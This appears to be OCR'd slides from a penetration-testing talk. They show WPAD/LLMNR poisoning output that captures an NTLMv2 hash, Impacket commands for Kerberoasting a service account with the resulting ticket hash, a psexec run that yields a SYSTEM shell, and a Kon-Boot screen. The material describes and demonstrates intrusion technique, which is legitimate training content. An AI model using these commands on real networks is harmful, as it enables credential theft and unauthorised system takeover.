
□ Bypass proxy server for local addresses

Trick #4 – WPAD Poisoning




```
[*] [LLMNR]  Poisoned answer sent to 10.100.3.105 for name wpad
[FINGER] OS Version     : Windows 10 Pro 10586
[FINGER] Client Version : Windows 10 Pro 6.3
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
Challenge 2: 4760ed2f4685d2d2
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Ge
Challenge 2: 4760ed2f4685d2d2
[HTTP] NTLMv2 Client   : 10.100.3.105
[HTTP] NTLMv2 Username : [redacted]\J.Sayer
[HTTP] NTLMv2 Hash     : J.Sayer::[redacted]:4760ed2f4685d2d2:1152AB197C5C11148BD47934F01696:0101000000
04F004C004B00490054000400120073006D0062002E006C006F00630061006C000300280073006500720076006500720003
0080030003000000000000000000000000002000005C29720BFBF2C0334E1412BB29D93F87EC3543366DA7A8F35585C6AA1
030000000000000000000
[HTTP] WPAD (auth) file sent to 10.100.3.105
[*] [NBT-NS] Poisoned answer sent to 10.100.3.113 for name WPAD (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 10.100.3.113 for name wpad
```

Trick #5 – SPN Accounts



```
dmr@bad:~/tools/impacket-master/examples$ ./GetUserSPNs.py -request [redacted]/NguyenL -dc-ip 10.222.1.68
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
ServicePrincipalName                                        Name                   MemberOf
----------------------------------------------------------  ---------------------  ----------------------------------------
MSSQLSvc/SYSVSQL03.[redacted]:7106                          [redacted]             CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/SYSVSQL03.          :SQLSYS05                                             CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/aupoza626.          :6218                                                 CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/aupoza634.          :7103                                                 CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/PRDVSIM01.          :1433                          SRVC_IM_Spotlight      CN=ChangeAuditor Administrators - DE
MSSQLSvc/PRDVSIM01.                                         SRVC_IM_Spotlight      CN=ChangeAuditor Administrators - DE
AdminService.AdminLicense.1/FileArchiveSYD                  Srvc_Vault_Prdvexv01   CN=G_EXCH_ADM,OU=Groups,OU=Business
AdminService.AdminLicense.1/FileArchiveSYD.[redacted]       Srvc_Vault_Prdvexv01   CN=G_EXCH_ADM,OU=Groups,OU=Business
MSSQLSvc/SYSVSQL03.[redacted]:7106                          SRVC_SQLDEV05
MSSQLSvc/SYSVSQL03.          :SQLSYS05                      SRVC_SQLDEV05



[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$23$*SRVC_IM_Spotlight$[redacted].COM$MSSQLSvc/PRDVSIM01.[redacted]*$ae1096d328909f4cdfbdfb8591c72fd1$92a34f53
4579ad8a62a2f9ed9ebe4dd9af2c8b773526648e73a699471724696d8406f55b25f681cc8c4af8e10b3a93b0fab0b9cbb6db78a018de3224
e2aecb8e6cbc28c8815ad68679cfd6fd33644a01f26fc8d666f0620bd72fa7ebbb84279a05920d002e93ec4bd903fe0be9af8389252e4a87
```


Trick #5 – SPN Accounts



```
dmr@bad:~/tools/impacket-master/examples$ ./psexec.py SRVC_IM_Spotlight:[redacted]@10.222.1.68 cmd.exe
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Requesting shares on 10.222.1.68.....
[*] Found writable share ADMIN$
[*] Uploading file pxOFFPqs.exe
[*] Opening SVCManager on 10.222.1.68.....
[*] Creating service aIBd on 10.222.1.68.....
[*] Starting service aIBd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```


Trick #6 – Kon-Boot (Win + Mac)

Trick #6 – Kon-Boot (Win + Mac)



```
www.thelead82.com - by Piotr Bania/LEAD 82

» Kon-Boot ver. 2.5 - ready! 32/64bit !!!
» Please note this software is protected by copyright laws.
» Checking SMAP BIOS entries ...
» Dummy BIOS detected, trying to fix SMAP entries.
» Booting up! - EOT
» Reading original sector!
```

Trick #6 – Kon-Boot (Win + Mac)



